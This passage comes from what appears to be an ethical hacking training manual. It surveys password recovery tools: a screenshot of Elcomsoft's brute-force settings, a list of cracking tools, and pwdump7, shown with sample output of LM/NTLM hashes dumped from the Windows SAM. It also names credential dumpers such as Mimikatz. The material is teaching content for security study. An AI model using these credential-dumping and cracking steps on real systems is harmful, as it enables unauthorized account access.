The user can monitor the job status queue and DNA. After collecting the data from the Network Traffic dialog box, the user can modify the client's work. When the size of the work-unit length increases, the speed of the network traffic decreases. A decrease in the speed of the traffic leads the client working on the jobs to spend longer amounts of time. Therefore, the user can make fewer requests to the server because of the reduction in the bandwidth of network traffic.

Password Recovery Tools

Elcomsoft Distributed Password Recovery

Elcomsoft Distributed Password Recovery breaks **complex passwords**, recovers strong **encryption keys**, and **unlocks documents** in a production environment



filename	remaining ti...	time utilized	average speed	current speed	progress	status
config.pvs	49m 25s	9m 1s	22 100 000 p/s	23 500 000 p/s	13.446 %	in progress...

total: 1, not started: 0, paused: 0, waiting: 0, recovered: 0, not recovered: 0, not crypted: 0, failed: 0

○ dictionary

○ mask

● brute force

minimal length: 1

maximal length: 7

character group ?0

☑ abcdefghijklmnopqrstuvwxyz
☐ ABCDEFGHIJKLMNOPQRSTUVWXYZ
☑ 0123456789
☐ _@#$&+-=%*^"`~'!?.,:;()<>[]{}\|/
☐ space
☐ custom

config.pvs...13.446 %, 49m 25s | localhost : 12122 | online

https://www.elcomsoft.com

Password Recovery Toolkit
https://accessdata.com

Passware Kit Forensic
https://www.passware.com

hashcat
https://hashcat.net

Windows Password Recovery Tool
https://www.windowspasswordsrecovery.com

PCUnlocker
https://www.top-password.com

Password Recovery Tools


Password recovery tools allow attackers to break complex passwords, recover strong encryption keys, and unlock several documents.

- **Elcomsoft Distributed Password Recovery**

  Source: *https://www.elcomsoft.com*

  The Elcomsoft Distributed Password Recovery application allows attackers to break complex passwords, recover strong encryption keys, and unlock documents in a production environment.

  Attackers can use this tool to recover the passwords of the target system to gain unauthorized access to the critical files and other system software.


Elcomsoft Distributed Password Recovery
File Edit View Azure Server Help
Apply New Delete Start Pause Stop
Tasks
Agents
Connection
Dictionaries
Rules
Attacks Mutations Result Comment
dictionary
mask
brute force

filename	remaining ti...	time utilized	average speed	current speed	progress	status
config.pvs	49m 25s	9m 1s	22 100 000 p/s	23 500 000 p/s	13.446 %	in progress...

total: 1, not started: 0, paused: 0, waiting: 0, recovered: 0, not recovered: 0, not crypted: 0, failed: 0

○ dictionary

○ mask

● brute force

minimal length: 1

maximal length: 7

character group ?0

☑ abcdefghijklmnopqrstuvwxyz
☐ ABCDEFGHIJKLMNOPQRSTUVWXYZ
☑ 0123456789
☐ _@#$&+-=%*^"`~'!?.,:;()<>[]{}\|/
☐ space
☐ custom

config.pvs...13.446 %, 49m 25s | localhost : 12122 | ● online

Figure 6.24: Screenshot of Elcomsoft Distributed Password Recovery


Some of the password recovery tools are listed as follows:

- Password Recovery Toolkit (*https://accessdata.com*)
- Passware Kit Forensic (*https://www.passware.com*)
- hashcat (*https://hashcat.net*)
- Windows Password Recovery Tool (*https://www.windowspasswordsrecovery.com*)
- PCUnlocker (*https://www.top-password.com*)

Tools to Extract the Password Hashes

pwdump7

- pwdump7 **extracts LM** and **NTLM** password hashes of local user accounts from the **Security Account Manager** (SAM) database



```
C:\Users\Admin\Desktop\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:F7779B478B9BF6A06FCB3C2552C2C529:894E8CE6BFDD24479C3061232B802DB9:::
Guest:501:183306A7F268F1EF5DA3E191C92D853F:853DC61CE783037DD01A07EEA66B0DB3:::
¶:503:6391C2A786DE2C0CC59A7FD61A2F08F3:5551EA872E9D347D2CD9129F93E6E205:::
¶:504:99AABFF0EAFCB6B868CE5470FACB72C5:AEE0286CD4628C162EB1E44ED837C749:::
Admin:1002:B07CB8ACA1611BE75A09ACD1E3921175:79E9D020685CC58882A0CCB2C59B7CFC:::
Jason:1005:F448E14E731191EF8E6D0C6581DAE000:E5DF9D1FDE30399C91203C5682B5A0FB:::
¶:1006:694B9581478C046F5AA75D413FF17BF9:D40C9E4E189369BDC0BF2EC48146C9A4:::
```

https://www.tarasco.org

Tools to Extract the Password Hashes

- Mimikatz (*https://github.com*)
- Powershell Empire (*https://github.com*)
- DSInternals PowerShell (*https://github.com*)
- Ntdsxtract (*https://github.com*)

Note: These tools must be run with administrator privileges

Tools to Extract the Password Hashes


The following tools can be used to extract the password hashes from the target system:

- **pwdump7**

  Source: *https://www.tarasco.org*

  pwdump7 is an application that dumps the password hashes (one-way functions or OWFs) from NT's SAM database. pwdump extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database. This application or tool runs by extracting the binary SAM and SYSTEM file from the filesystem, and then extracts the hashes. One of the most powerful features of pwdump7 is that it is also capable of dumping protected files. Pwdump7 can also extract passwords offline by selecting the target files. The use of this program requires administrative privileges on the remote system.

As shown in the screenshot, attackers use this tool to extract password hashes from the target system.



